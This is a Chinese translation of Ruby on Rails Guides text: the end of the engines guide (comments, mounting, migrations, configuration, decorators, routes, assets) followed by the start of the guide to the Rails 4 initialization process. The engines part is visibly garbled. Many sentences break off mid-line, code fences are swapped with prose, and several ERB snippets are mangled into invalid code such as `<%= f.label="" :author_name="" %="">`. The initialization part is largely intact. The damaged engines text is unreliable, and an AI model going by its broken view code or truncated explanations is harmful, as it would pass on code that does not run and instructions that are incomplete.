create app/controllers/blorgh/comments_controller.rb invoke erb exist app/views/blorgh/comments invoke test_unit create test/controllers/blorgh/comments_controller_test.rb invoke helper create app/helpers/blorgh/comments_helper.rb invoke test_unit create test/helpers/blorgh/comments_helper_test.rb invoke assets invoke js create app/assets/javascripts/blorgh/comments.js invoke css create app/assets/stylesheets/blorgh/comments.css

```
表单通过路径`/articles/:article_id/comments`提交`POST`请求后，`Blorgh::CommentsController`会响
```

def create @article = Article.find(params[:article_id]) @comment = @article.comments.create(comment_params) flash[:notice] = "Comment has been created!" redirect_to articles_path end

private def comment_params params.require(:comment).permit(:text) end

```
最后，我们希望在浏览主题时显示和主题相关的评论，但是如果你现在想提交一条评论，会发现遇到如下错误：
```

Missing partial blorgh/comments/comment with {:handlers=>[:erb, :builder], :formats=>[:html], :locale=>[:en, :en]}. Searched in: *"/Users/ryan/Sites/side_projects/blorgh/test/dummy/app/views"* "/Users/ryan/Sites/side_projects/blorgh/app/views"

```
显示上述错误是因为引擎无法知道和评论相关的内容。Rails 应用会首先去该应用的(`test/dummy`) `app/views`

现在，为了显示评论，我们需要创建一个新文件 `app/views/blorgh/comments/_comment.html.erb`，并在该文
```

<%= comment_counter + 1 %>. <%= comment.text %>

```
本地变量 `comment_counter`是通过`&lt;%= render @article.comments %&gt;`获取的。这个变量是评论计

现在，我们完成一个带评论功能的博客引擎后，接下来我们将介绍如何将引擎与Rails应用整合。

### 4 和Rails应用整合

在Rails应用中可以很方便的使用引擎，本节将介绍如何将引擎和Rails应用整合。当然通常会把引擎和Rails应中的`U

#### 4.1 整合前的准备工作

首先，引擎需要在一个Rails应用中的`Gemfile`进行声明。如果我们无法知道Rails应用中是否有这些声明，那么我们
```

$ rails new unicorn

```
一般而言，在Gemfile声明引擎和在Rails应用的一般Gem声明没有区别：
```

gem 'devise'

```
但是，假如你在自己的本地机器上开发`blorgh`引擎，那么你需要在`Gemfile`中特别声明`:path`项：
```

gem 'blorgh', path: "/path/to/blorgh"

```
运行`bundle`命令，安装gem 。

如前所述，在`Gemfile`中声明的gem将会与Rails框架一起加载。应用会从引擎中加载 `lib/blorgh.rb`和`lib/b

为了在Rails应用内部调用引擎，我们必须在Rails应用的`config/routes.rb`中做如下声明：
```

mount Blorgh::Engine, at: "/blog"

```
上述代码的意思是引擎将被整合到Rails应用中的"/blog"下。当Rails应用通过 `rails server`启动时，可通过`h

提示： 对于其他引擎，比如 `Devise` ，它在处理路径的方式上稍有不同，可以通过自定义的助手方法比如`devise_

#### 4.2 建立引擎

和引擎相关的两个`blorgh_articles` 和 `blorgh_comments`表需要迁移到Rails应用数据库中，以保证引擎的模
```

$ rake blorgh:install:migrations

```
如果你有多个引擎需要数据迁移，可以使用`railties:install:migrations`命令来实现：
```

$ rake railties:install:migrations

```
第一次运行上述命令的时候，将会从引擎中复制所有的迁移集。当下次运行的时候，他只会迁移没被迁移过的数据。第一
```

Copied migration [timestamp_1]_create_blorgh_articles.rb from blorgh Copied migration [timestamp_2]_create_blorgh_comments.rb from blorgh

```
第一个时间戳(`[timestamp_1]`)将会是当前时间，接着第二个时间戳(`[timestamp_2]`) 将会是当前时间+1妙。

在Rails应用中为引擎做数据迁移可以简单的使用`rake db:migrate` 执行操作。当通过`http://localhost:300

如果你只想对某一个引擎执行数据迁移操作，那么可以通过`SCOPE`声明来实现：
```

rake db:migrate SCOPE=blorgh

```
这将有利于你的引擎执行数据迁移的回滚操作。 如果想让引擎的数据回到原始状态，那么可以执行下面的操作：
```

rake db:migrate SCOPE=blorgh VERSION=0

```
#### 4.3 访问Rails应用中的类

##### 4.3.1 访问Rails应用中的模型

当一个引擎创建之后，那么就需要Rails应用提供一个专属的类，将引擎和Rails应用关联起来。在本例中，`blorgh`引

一个典型的Rails应用会有一个`User`类来实现发布主题和评论的功能。也许某些应用里面会用`Person`类来做这些事

为了简单起见，我们的应用将会使用`User`类来实现和引擎的关联。那么我们可以在应用中使用命令：
```

rails g model user name:string

```
在这里执行`rake db:migrate`命令是为了我们的应用中有`users`表，以备将来使用。

为了简单起见，主题表单也会添加一个新的字段`author_name`，这样方便用户填写他们的名字。 当用户提交了他们的

首先需要在引擎内部的`app/views/blorgh/articles/_form.html.erb`文件中添加 `author_name`项。这些内
```

<%= f.label="" :author_name="" %="">
<%= f.text_field="" :author_name="" %="">

```
接下来我们需要更新`Blorgh::ArticleController#article_params`方法接受参数的格式：
```

def article_params params.require(:article).permit(:title, :text, :author_name) end

```
模型`Blorgh::Article`需要添加一些代码把`author_name`和`User`对象关联起来。以确保保存主题时，主题相关
上述工作完成后，你需要为`author_name`添加一个属性读写器(`attr_accessor`),调用在`app/models/blorgh
```

attr_accessor :author_name belongs_to :author, class_name: "User"

before_save :set_author

private def set_author self.author = User.find_or_create_by(name: author_name) end

```
和`author`关联的`User`类，成了引擎和Rails应用之间联系的纽带。与此同时，还需要把`blorgh_articles`和
为了生成这个新字段，我们需要在引擎中执行如下操作：
```

$ bin/rails g migration add_author_id_to_blorgh_articles author_id:integer

```
提示：假如数据迁移命令后面跟了一个字段声明。那么Rails会认为你想添加一个新字段到声明的表中，而无需做其他操
这个数据迁移操作必须在Rails应用中执行，为此，你必须保证是第一次在命令行中执行下面的操作：
```

$ rake blorgh:install:migrations

```
需要注意的是，这里只会发生一次数据迁移，这是因为前两个数据迁移拷贝已经执行过迁移操作了。
```

NOTE Migration [timestamp]_create_blorgh_articles.rb from blorgh has been skipped. Migration with the same name already exists. NOTE Migration [timestamp]_create_blorgh_comments.rb from blorgh has been skipped. Migration with the same name already exists. Copied migration [timestamp]_add_author_id_to_blorgh_articles.rb from blorgh

```
运行数据迁移命令：
```

$ rake db:migrate

```
现在所有准备工作都就绪了。上述操作实现了Rails应用中的`User`表和作者关联，引擎中的`blorgh_articles`表和
最后，主题的作者将会显示在主题页面。在`app/views/blorgh/articles/show.html.erb`文件中的`Title`之前
```

**Author:** <%= @article.author="" %="">

```
使用`&lt;%=` 标签和`to_s`方法将会输出`@article.author`。默认情况下，这看上去很丑：
```

---

```
这不是我们希望看到的，所以最好显示用户的名字。为此，我去需要给Rails应用中的`User`类添加`to_s`方法：
```

def to_s name end

```
现在，我们将看到主题的作者名字 。

##### 4.3.2 与控制器交互

Rails应用的控制器一般都会和权限控制，会话变量访问模块共享代码，因为它们都是默认继承自 `ApplicationCont
```

class Blorgh::ApplicationController < ApplicationController end

```
一般情况下，引擎的控制器是继承自`Blorgh::ApplicationController`，所以，做了上述改变后，引擎可以访问主
上述操作的一个必要条件是：和引擎相关的Rails应用必须包含一个`ApplicationController`类。

#### 4.4 配置引擎

本章节将介绍如何让`User`类可配置化。下面我们将介绍配置引擎的细节。

##### 4.4.1 配置应用的配置文件

接下来的内容我们将讲述如何让应用中诸如`User`的类对象为引擎提供定制化的服务。如前所述，引擎要访问应用中的类
为了定义这个设置，你将在引擎的`Blorgh` 模块中声明一个`mattr_accessor`方法和`author_class`关联。在引
```

mattr_accessor :author_class

```
这个方法的功能和它的兄弟`attr_accessor`和`cattr_accessor`功能类似，但是特别提供了一个方法，可以根据指
接下来要做的是通过新的设置器来选择`Blorgh::Article`的模型，将模型关联`belongs_to`(`app/models/blor
```

belongs_to :author, class_name: Blorgh.author_class

```
模型`Blorgh::Article`中的`set_author`方法也可以使用这个类：
```

self.author = Blorgh.author_class.constantize.find_or_create_by(name: author_name)

```
为了确保`author_class`调用`constantize`的结果一致，你需要重载`lib/blorgh.rb`中`Blorgh` 模块的`au
上述代码将会让`set_author` 方法变成这样：
```

self.author = Blorgh.author_class.find_or_create_by(name: author_name)

```
总之，这样会更明确它的行为，`author_class`方法会保证返回一个`Class`对象。
我们让`author_class`方法返回一个`Class`替代`String`后，我们也必须修改`Blorgh::Article`模块中的`be
```

belongs_to :author, class_name: Blorgh.author_class.to_s

```
为了让这些配置在应用中生效，必须使用一个初始化器。使用初始化器可以保证这种配置在Rails应用调用引擎模块之前
在应用中的`config/initializers/blorgh.rb`添加一个新的初始化器，并添加如下代码：
```

Blorgh.author_class = "User"

```
警告：使用`String`版本的类对象要比使用类对象本身更好。如果你使用类对象，Rails会尝试加载和类相关的数据库
接下来我们创建一个新主题，除了让引擎读取`config/initializers/blorgh.rb`中的类信息之外，你将发现它和之
这里对类没有严格的定义，只是提供了一个类必须做什么的指导。引擎也只是调用`find_or_create_by`方法来获取符
##### 4.4.2 配置引擎
在引擎内部，有很多配置引擎的方法，比如initializers, internationalization和其他配置项。一个Rails引擎
如果你想使用一个初始化器，必须在引擎载入之前使用，配置文件在`config/initializers` 目录下。这个目录的详
关于本地文件，和一个应用中的目录类似，都在`config/locales`目录下。
### 5 引擎测试
生成一个引擎后，引擎内部的`test/dummy`目录下会生成一个简单的Rails应用。这个应用被用来给引擎提供集成测试
`test`目录将会被当作一个典型的Rails测试环境，允许单元测试，功能测试和交互测试。
#### 5.1 功能测试
在编写引擎的功能测试时，我们会假定这个引擎会在一个应用中使用。`test/dummy`目录中的应用和你引擎结构差不多
```

get :index

```
这似乎不能称为函数，因为这个应用不知道如何给引擎发送的请求做响应，除非你明确告诉他怎么做。为此，你必须在请
```

get :index, use_route: :blorgh

```
上述代码会告诉Rails应用你想让它的控制器响应一个`GET`请求，并执行`index`动作，但是你最好使用引擎的路径来

另外一种方法是在你的测试总建立一个setup方法，把`Engine.routes`赋值给变量`@routes` 。
```

setup do @routes = Engine.routes end

```
上诉操作也同时保证了引擎的url助手方法在你的测试中正常使用。

### 6 引擎优化

本章节将介绍在Rails应用中如何添加或重载引擎的MVC功能。

#### 6.1 重载模型和控制器

应用中的公共类可以扩展引擎的模型和控制器的功能。(因为模型和控制器类都继承了Rails应用的特定功能)应用中的公

举个例子，`ActiveSupport::Concern`类使用`Class#class_eval`方法扩展了他的功能。

##### 6.1.1 装饰器的特点以及加载代码

因为装饰器不是引用Rails应用本身，Rails自动载入系统不会识别和载入你的装饰器。这意味着你需要用代码声明他们

这是一个简单的例子：
```

# lib/blorgh/engine.rb

module Blorgh class Engine < ::Rails::Engine isolate_namespace Blorgh

```
config.to_prepare do
  Dir.glob(Rails.root + "app/decorators/**/*_decorator*.rb").each do |c|
    require_dependency(c)
  end
end
```

end end

```
上述操作不会应用到当前的装饰器，但是在引擎中添加的内容不会影响你的应用。

##### 6.1.2 使用 Class#class_eval 方法实现装饰模式

**添加** `Article#time_since_created`方法:
```

# MyApp/app/decorators/models/blorgh/article_decorator.rb

Blorgh::Article.class_eval do def time_since_created Time.current - created_at end end

```
```

# Blorgh/app/models/article.rb

class Article < ActiveRecord::Base has_many :comments end

```
**重载** `Article#summary`方法:
```

# MyApp/app/decorators/models/blorgh/article_decorator.rb

Blorgh::Article.class_eval do def summary "#{title} - #{truncate(text)}" end end

```
```

# Blorgh/app/models/article.rb

class Article < ActiveRecord::Base has_many :comments def summary "#{title}" end end

```
##### 6.1.3 使用ActiveSupport::Concern类实现装饰模式

使用`Class#class_eval`方法可以应付一些简单的修改。但是如果要实现更复杂的操作，你可以考虑使用[`ActiveS

**添加** `Article#time_since_created`方法和**重载** `Article#summary`方法:
```

# MyApp/app/models/blorgh/article.rb

class Blorgh::Article < ActiveRecord::Base include Blorgh::Concerns::Models::Article

def time_since_created Time.current - created_at end

def summary "#{title} - #{truncate(text)}" end end

# Blorgh/app/models/article.rb

class Article < ActiveRecord::Base include Blorgh::Concerns::Models::Article end

# Blorgh/lib/concerns/models/article

module Blorgh::Concerns::Models::Article extend ActiveSupport::Concern

# 'included do' causes the included code to be evaluated in the

# context where it is included (article.rb), rather than being

# executed in the module's context (blorgh/concerns/models/article).

included do attr_accessor :author_name belongs_to :author, class_name: "User"

```
before_save :set_author

private
  def set_author
    self.author = User.find_or_create_by(name: author_name)
  end
```

end

def summary "#{title}" end

module ClassMethods def some_class_method 'some class method string' end end end

```
#### 6.2 视图重载
Rails在寻找一个需要渲染的视图时，首先会去寻找应用的`app/views`目录下的文件。如果找不到，那么就会去当前应
当一个应用被要求为`Blorgh::ArticlesController`的`index`动作渲染视图时，它首先会在应用目录下去找`app
你可以在应用中创建一个新的`app/views/blorgh/articles/index.html.erb`文件来重载这个视图。接下来你会
修改`app/views/blorgh/articles/index.html.erb`中的内容，代码如下：
```

# Articles

<%= link_to "New Article", new_article_path %> <% @articles.each do |article| %>

# <%= article.title %>

By <%= article.author %> <%= simple_format(article.text) %>

---

<% end %>

```
#### 6.3 路径
引擎中的路径默认是和Rails应用隔离开的。主要通过`Engine`类的`isolate_namespace`方法 实现的。这意味着引
引擎内部的`config/routes.rb`中的`Engine`类是这样绑定路径的：
```

Blorgh::Engine.routes.draw do resources :articles end

```
因为拥有相对独立的路径，如果你希望在应用内部链接到引擎的某个地方，你需要使用引擎的路径代理方法。如果调用普
举个例子。下面的`articles_path`方法根据情况自动识别，并渲染来自应用或引擎的内容。
```

<%= link_to "Blog articles", articles_path %>

```
为了确保这个路径使用引擎的`articles_path`方法，我们必须使用路径代理方法来实现：
```

<%= link_to "Blog articles", blorgh.articles_path %>

```
如果你希望在引擎内部访问Rails应用的路径，可以使用`main_app`方法：
```

<%= link_to "Home", main_app.root_path %>

```
如果你在引擎中使用了上诉方法，那么这将一直指向Rails应用的根目录。如果你没有使用`main_app`的 `routing p
如果你引擎内的模板渲染想调用一个应用的路径帮助方法，这可能导致一个未定义的方法调用异常。如果你想解决这个问
#### 6.4 渲染页面相关的Assets文件
引擎内部的Assets文件位置和Rails应用的的相似。因为引擎类是继承自`Rails::Engine`的。应用会自动去引擎的`
像其他引擎组件一样，assets文件是可以命名空间化的。这意味着如果你有一个名为`style.css`的话，那么他的存放
假如你想在应用的中引用一个名为`app/assets/stylesheets/blorgh/style.css`文件， ，只需要使用`styles
```

<%= stylesheet_link_tag "blorgh/style.css" %>

```
你也可以在Asset Pipeline中声明你的资源文件是独立于其他资源文件的：
```

/ = require blorgh/style */

```
提示： 如果你使用的是Sass或CoffeeScript语言，那么需要在你的引擎的`.gemspec`文件中设定相对路径。
#### 6.5 页面资源文件分组和预编译
在某些情况下，你的引擎内部用到的资源文件，在Rails应用宿主中是不会用到的。举个例子，你为引擎创建了一个管理
你可以在引擎的`engine.rb`中定义需要预编译的资源文件：
```

initializer "blorgh.assets.precompile" do |app| app.config.assets.precompile += %w(admin.css admin.js) end

```
想要了解更多详情，可以参考 [Asset Pipeline guide](asset_pipeline.html)
#### 6.6 其他Gem依赖项
一个引擎的相关依赖项会在引擎的根目录下的`.gemspec`中声明。因为引擎也许会被当作一个gem安装到Rails应用中，
为了让引擎被当作一个普通的Gem安装，需要声明他的依赖项已经安装过了。那么可以在引擎根目录下的`.gemspec`文件
```

s.add_dependency "moo"

```
声明一个依赖项只作为开发应用时的依赖项，可以这么做：
```

s.add_development_dependency "moo"

```
所有的依赖项都会在执行`bundle install`命令时安装。gem开发环境的依赖项仅会在测试时用到。

注意，如果你希望引擎引用依赖项时马上引用。你应该在引擎初始化时就引用它们，比如：
```

require 'other_engine/engine' require 'yet_another_engine/engine'

module MyEngine class Engine < ::Rails::Engine end end

```

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。
```

# Rails 应用的初始化过程

本章节介绍了 Rails 4 应用启动的内部流程,适合有一定经验的Rails应用开发者阅读。

通过学习本章节，您会学到如下知识：

- 如何使用 `rails server` ；
- Rails应用初始化的时间序列；
- Rails应用启动过程都用到哪些文件；
- Rails::Server接口的定义和使用；

## Chapters



本章节通过介绍一个基于Ruby on Rails框架默认配置的 Rails 4 应用程序启动过程中的方法调用，详细介绍了每个调用的细节。通过本章节，我们将了解当你执行 `rails server` 命令启动你的Rails应用时，背后究竟都发生了什么。

提示：本章节中的路径如果没有特别说明都是指Rails应用程序下的路径。

提示：如果你想浏览Rails的源代码sourcecode，强烈建议您使用快捷键 `t` 快速查找Github中的文件。

# 1 启 动！

我们现在准备启动和初始化一个Rails 应用。 一个Rails 应用经常是以运行命令 `rails console` 或者 `rails server` 开始的。

## 1.1 `railties/bin/rails`

Rails应用中的 `rails server` 命令是Rails应用程序所在文件中的一个Ruby的可执行程序，该程序包含如下操作：

```
version = ">= 0"
load Gem.bin_path('railties', 'rails', version)
```

如果你在Rails 控制台中使用上述命令，你将会看到载入`railties/bin/rails`这个路径。作为 `railties/bin/rails.rb` 的一部分，包含如下代码：

```
require "rails/cli"
```

模块`railties/lib/rails/cli` 会调用`Rails::AppRailsLoader.exec_app_rails`方法.

## 1.2 `railties/lib/rails/app_rails_loader.rb`

`exec_app_rails` 模块的主要功能是去执行你的Rails应用中 `bin/rails` 文件夹下的指令。如果当前文件夹下没有`bin/rails`文件，它会到父级目录去搜索，直到找到为止（Windows下应该会去搜索环境变量中的路径），在Rails应用程序目录下的任意位置(命令行模式下)，都可以执行 `rails` 的命令。

因为`rails server`命令和下面的操作是等价的：

```
$ exec ruby bin/rails server
```

## 1.3 `bin/rails`

文件`railties/bin/rails`包含如下代码：

```
#!/usr/bin/env ruby
APP_PATH = File.expand_path('../../config/application', __FILE__)
require_relative '../config/boot'
require 'rails/commands'
```

`APP_PATH`稍后会在`rails/commands`中用到。`config/boot`在这被引用是因为我们的Rails应用中需要`config/boot.rb`文件来载入Bundler,并初始化Bundler的配置。

## 1.4 `config/boot.rb`

`config/boot.rb` 包含如下代码:

```
# Set up gems listed in the Gemfile.
ENV['BUNDLE_GEMFILE'] ||= File.expand_path('../../Gemfile', __FILE__)

require 'bundler/setup' if File.exist?(ENV['BUNDLE_GEMFILE'])
```

在一个标准的Rails应用中的 `Gemfile` 文件会配置它的所有依赖项。 `config/boot.rb` 文件会根据 `ENV['BUNDLE_GEMFILE']` 中的值来查找 `Gemfile` 文件的路径。如果 `Gemfile` 文件存在，那么 `bundler/setup` 操作会被执行，Bundler执行该操作是为了配置Gemfile依赖项的加载路径。

一个标准的Rails应用会包含若干Gem包，特别是下面这些：

- actionmailer
- actionpack
- actionview
- activemodel
- activerecord
- activesupport
- arel
- builder
- bundler
- erubis
- i18n
- mail
- mime-types
- polyglot
- rack
- rack-cache
- rack-mount
- rack-test
- rails
- railties
- rake
- sqlite3
- thor
- treetop
- tzinfo

## 1.5 `rails/commands.rb`

一旦 `config/boot.rb` 执行完毕，接下来要引用的是 `rails/commands` 文件，这个文件于帮助解析别名。在本应用中， `ARGV` 数组包含的 `server` 项会被匹配：

```
ARGV << '--help' if ARGV.empty?

aliases = {
  "g"  => "generate",
  "d"  => "destroy",
  "c"  => "console",
  "s"  => "server",
  "db" => "dbconsole",
  "r"  => "runner"
}

command = ARGV.shift
command = aliases[command] || command

require 'rails/commands/commands_tasks'

Rails::CommandsTasks.new(ARGV).run_command!(command)
```

提示： 如你所见，一个空的ARGV数组将会让系统显示相关的帮助项。

如果我们使用 `s` 缩写代替 `server` ，Rails系统会从 `aliases` 中查找匹配的命令。

## 1.6 `rails/commands/command_tasks.rb`

当你键入一个错误的rails命令， `run_command` 函数会抛出一个错误信息。如果命令正确，一个与命令同名的方法会被调用。

```
COMMAND_WHITELIST = %(plugin generate destroy console server dbconsole application runner

def run_command!(command)
  command = parse_command(command)
  if COMMAND_WHITELIST.include?(command)
    send(command)
  else
    write_error_message(command)
  end
end
```

如果执行 `server` 命令，Rails将会继续执行下面的代码：

```
def set_application_directory!
  Dir.chdir(File.expand_path('../../', APP_PATH)) unless File.exist?(File.expand_path("co
end

def server
  set_application_directory!
  require_command!("server")

  Rails::Server.new.tap do |server|
    # We need to require application after the server sets environment,
    # otherwise the --environment option given to the server won't propagate.
    require APP_PATH
    Dir.chdir(Rails.application.root)
    server.start
  end
end

def require_command!(command)
  require "rails/commands/#{command}"
end
```

这个文件将会指向Rails的根目录（与 `APP_PATH` 中指向 `config/application.rb` 不同），但是如果没找到 `config.ru` 文件，接下来将需要 `rails/commands/server` 来创建 `Rails::Server` 类。

```
require 'fileutils'
require 'optparse'
require 'action_dispatch'
require 'rails'

module Rails
  class Server < ::Rack::Server
```

`fileutils` 和 `optparse` 是Ruby标准库中帮助操作文件和解析选项的函数。

## 1.7 `actionpack/lib/action_dispatch.rb`

动作分发(Action Dispatch)是Rails框架中的路径组件。它增强了路径，会话和中间件的功能。

## 1.8 `rails/commands/server.rb`

这个文件中定义的 `Rails::Server` 类是继承自 `Rack::Server` 类的。当 `Rails::Server.new` 被调用时，会在 `rails/commands/server.rb` 中调用一个 `initialize` 方法：

```
def initialize(*)
  super
  set_environment
end
```

首先， `super` 会调用父类 `Rack::Server` 中的 `initialize` 方法。

## 1.9 Rack: `lib/rack/server.rb`

`Rack::Server` 会为所有基于Rack的应用提供服务接口，现在它已经是Rails框架的一部分了。

`Rack::Server` 中的 `initialize` 方法会简单的设置一对变量：

```
def initialize(options = nil)
  @options = options
  @app = options[:app] if options && options[:app]
end
```

在这种情况下，`options` 的值是 `nil`，所以在这个方法中相当于什么都没做。

当 `Rack::Server` 中的 `super` 方法执行完毕后。我们回到 `rails/commands/server.rb`，此时此刻，`Rails::Server` 对象会调用 `set_environment` 方法，这个方法貌似看上去什么也没干：

```
def set_environment
  ENV["RAILS_ENV"] ||= options[:environment]
end
```

事实上，`options` 方法在这做了很多事情。`Rack::Server` 中的这个方法定义如下：

```
def options
  @options ||= parse_options(ARGV)
end
```

接着 `parse_options` 方法部分代码如下：

```
def parse_options(args)
  options = default_options

  # Don't evaluate CGI ISINDEX parameters.
  # http://www.meb.uni-bonn.de/docs/cgi/cl.html
  args.clear if ENV.include?("REQUEST_METHOD")

  options.merge! opt_parser.parse!(args)
  options[:config] = ::File.expand_path(options[:config])
  ENV["RACK_ENV"] = options[:environment]
  options
end
```

`default_options` 方法的代码如下：

```
def default_options
  environment  = ENV['RACK_ENV'] || 'development'
  default_host = environment == 'development' ? 'localhost' : '0.0.0.0'

  {
    :environment => environment,
    :pid         => nil,
    :Port        => 9292,
    :Host        => default_host,
    :AccessLog   => [],
    :config      => "config.ru"
  }
end
```

`ENV` 中没有 `REQUEST_METHOD` 项，所以我们可以忽略这一行。接下来是已经在 `Rack::Server` 被定义好的 `opt_parser` 方法：

```
def opt_parser
  Options.new
end
```

这个方法已经在 `Rack::Server` 被定义过了，但是在 `Rails::Server` 使用不同的参数进行了重载。他的 `parse!` 方法如下：

```
def parse!(args)
  args, options = args.dup, {}

  opt_parser = OptionParser.new do |opts|
    opts.banner = "Usage: rails server [mongrel, thin, etc] [options]"
    opts.on("-p", "--port=port", Integer,
            "Runs Rails on the specified port.", "Default: 3000") { |v| options[:Port] =
  ...
```

这个方法为 `options` 建立一些配置选项，以便给Rails决定如何运行服务提供支持。`initialize` 方法执行完毕后。我们将回到 `rails/server` 目录下，就是 `APP_PATH` 中的路径。

## 1.10 `config/application`

当 `require APP_PATH` 操作执行完毕后。`config/application.rb` 被载入了 (重新调用 `bin/rails` 中的 `APP_PATH` ), 在你的应用中，你可以根据需求对该文件进行配置。

## 1.11 `Rails::Server#start`

`config/application` 载入后，`server.start` 方法被调用了。这个方法定义如下：

```
def start
  print_boot_information
  trap(:INT) { exit }
  create_tmp_directories
  log_to_stdout if options[:log_stdout]

  super
  ...
end

private

  def print_boot_information
    ...
    puts "=> Run `rails server -h` for more startup options"
    ...
    puts "=> Ctrl-C to shutdown server" unless options[:daemonize]
  end

  def create_tmp_directories
    %w(cache pids sessions sockets).each do |dir_to_make|
      FileUtils.mkdir_p(File.join(Rails.root, 'tmp', dir_to_make))
    end
  end

  def log_to_stdout
    wrapped_app # touch the app so the logger is set up

    console = ActiveSupport::Logger.new($stdout)
    console.formatter = Rails.logger.formatter
    console.level = Rails.logger.level

    Rails.logger.extend(ActiveSupport::Logger.broadcast(console))
  end
```

这是Rails初始化过程中的第一次控制台输出。这个方法创建了一个 `INT` 中断信号，所以当你在服务端控制台按下 `CTRL-C` 键后，这将终止Server的运行。我们可以看到，它创建了 `tmp/cache` , `tmp/pids` , `tmp/sessions` 和 `tmp/sockets` 等目录。在创建和声明 `ActiveSupport::Logger` 之前，会调用 `wrapped_app` 方法来创建一个Rake 应用程序。

`super` 会调用 `Rack::Server.start` 方法，该方法定义如下：

```
def start &blk
  if options[:warn]
    $-w = true
  end

  if includes = options[:include]
    $LOAD_PATH.unshift(*includes)
  end

  if library = options[:require]
    require library
  end

  if options[:debug]
    $DEBUG = true
    require 'pp'
    p options[:server]
    pp wrapped_app
    pp app
  end

  check_pid! if options[:pid]

  # Touch the wrapped app, so that the config.ru is loaded before
  # daemonization (i.e. before chdir, etc).
  wrapped_app

  daemonize_app if options[:daemonize]

  write_pid if options[:pid]

  trap(:INT) do
    if server.respond_to?(:shutdown)
      server.shutdown
    else
      exit
    end
  end

  server.run wrapped_app, options, &blk
end
```

上述Rails 应用有趣的部分在最后一行，`server.run` 方法。它再次调用了 `wrapped_app` 方法(温故而知新)。

```
@wrapped_app ||= build_app app
```

这里的 `app` 方法定义如下：

```
def app
  @app ||= options[:builder] ? build_app_from_string : build_app_and_options_from_config
end
...
private
  def build_app_and_options_from_config
    if !::File.exist? options[:config]
      abort "configuration #{options[:config]} not found"
    end

    app, options = Rack::Builder.parse_file(self.options[:config], opt_parser)
    self.options.merge! options
    app
  end

  def build_app_from_string
    Rack::Builder.new_from_string(self.options[:builder])
  end
```

`options[:config]` 中的值默认会从 `config.ru` 中获取，包含如下代码：

```
# This file is used by Rack-based servers to start the application.

require ::File.expand_path('../config/environment', __FILE__)
run <%= app_const %>
```

`Rack::Builder.parse_file` 方法会从 `config.ru` 中获取内容，包含如下代码：

```
app = new_from_string cfgfile, config

...

def self.new_from_string(builder_script, file="(rackup)")
  eval "Rack::Builder.new {\n" + builder_script + "\n}.to_app",
    TOPLEVEL_BINDING, file, 0
end
```

`Rack::Builder` 中的 `initialize` 方法会创建一个新的 `Rack::Builder` 实例，这是Rails应用初始化过程中主要内容。接下来 `config.ru` 中的 `require` 项 `config/environment.rb` 会继续执行：

```
require ::File.expand_path('../config/environment', __FILE__)
```

### 1.12 `config/environment.rb`

这是 `config.ru` ( `rails server` )和信使(Passenger)都要用到的文件，是两者交流的媒介。之前的操作都是为了创建Rack和Rails。

这个文件是以引用 `config/application.rb` 开始的：

```
require File.expand_path('../application', __FILE__)
```

### 1.13 `config/application.rb`

这个文件需要引用 `config/boot.rb` ：

```
require File.expand_path('../boot', __FILE__)
```

如果之前在 `rails server` 中没有引用上述的依赖项，那么它将不会和信使(Passenger)发生联系。

现在，有趣的部分要开始了！

## 2 加载 Rails

`config/application.rb` 中的下一行是这样的：

```
require 'rails/all'
```

### 2.1 `railties/lib/rails/all.rb`

本文件中将引用和Rails框架相关的所有内容：

```
require "rails"

%w(
  active_record
  action_controller
  action_view
  action_mailer
  rails/test_unit
  sprockets
).each do |framework|
  begin
    require "#{framework}/railtie"
  rescue LoadError
  end
end
```

这样Rails框架中的所有组件已经准备就绪了。我们将不会深入介绍这些框架的内部细节，不过强烈建议您去探索和发现她们。

现在，我们关心的模块比如Rails engines,I18n 和 Rails configuration 都已经准备就绪了。

### 2.2 回到 `config/environment.rb`

`config/application.rb` 为 `Rails::Application` 定义了Rails应用初始化之后所有需要用到的资源。当 `config/application.rb` 加载了Rails和命名空间后，我们回到 `config/environment.rb` ，就是初始化完成的地方。比如我们的应用叫‘blog’，我们将在 `rails/application.rb` 中调用 `Rails.application.initialize!` 方法。

## 2.3 `railties/lib/rails/application.rb`

`initialize!` 方法部分代码如下：

```
def initialize!(group=:default) #:nodoc:
  raise "Application has been already initialized." if @initialized
  run_initializers(group, self)
  @initialized = true
  self
end
```

如你所见，一个应用只能初始化一次。初始化器通过在 `railties/lib/rails/initializable.rb` 中的 `run_initializers` 方法运行：

```
def run_initializers(group=:default, *args)
  return if instance_variable_defined?(:@ran)
  initializers.tsort_each do |initializer|
    initializer.run(*args) if initializer.belongs_to?(group)
  end
  @ran = true
end
```

`run_initializers` 代码本身是有点投机取巧的，Rails在这里要做的是遍历所有的祖先，查找一个 `initializers` 方法，之后根据名字进行排序，并依次执行它们。举个例子， `Engine` 类将调用自己和祖先中名为 `initializers` 的方法。

`Rails::Application` 类是在 `railties/lib/rails/application.rb` 定义的。定义了 `bootstrap` , `railtie` 和 `finisher` 模块的初始化器。 `bootstrap` 的初始化器在应用被加载以前就预加载了。(类似初始化中的日志记录器)， `finisher` 的初始化器则是最后加载的。 `railtie` 初始化器被定义在 `Rails::Application` 中，执行是在 `bootstrap` 和 `finishers` 之间。

这些完成后，我们将回到 `Rack::Server` 。

## 2.4 Rack: lib/rack/server.rb

上次我们离开的时候， `app` 方法代码如下：

```
def app
  @app ||= options[:builder] ? build_app_from_string : build_app_and_options_from_config
end
...
private
  def build_app_and_options_from_config
    if !::File.exist? options[:config]
      abort "configuration #{options[:config]} not found"
    end

    app, options = Rack::Builder.parse_file(self.options[:config], opt_parser)
    self.options.merge! options
    app
  end

  def build_app_from_string
    Rack::Builder.new_from_string(self.options[:builder])
  end
```

此时此刻，`app` 是Rails 应用本身(中间件)。接下来就是Rack调用所有的依赖项了(提供支持的中间件)：

```
def build_app(app)
  middleware[options[:environment]].reverse_each do |middleware|
    middleware = middleware.call(self) if middleware.respond_to?(:call)
    next unless middleware
    klass = middleware.shift
    app = klass.new(app, *middleware)
  end
  app
end
```

必须牢记，`Server#start` 最后一行中调用了 `build_app` 方法(被 `wrapped_app` 调用)了。接下来我们看看还剩下什么：

```
server.run wrapped_app, options, &blk
```

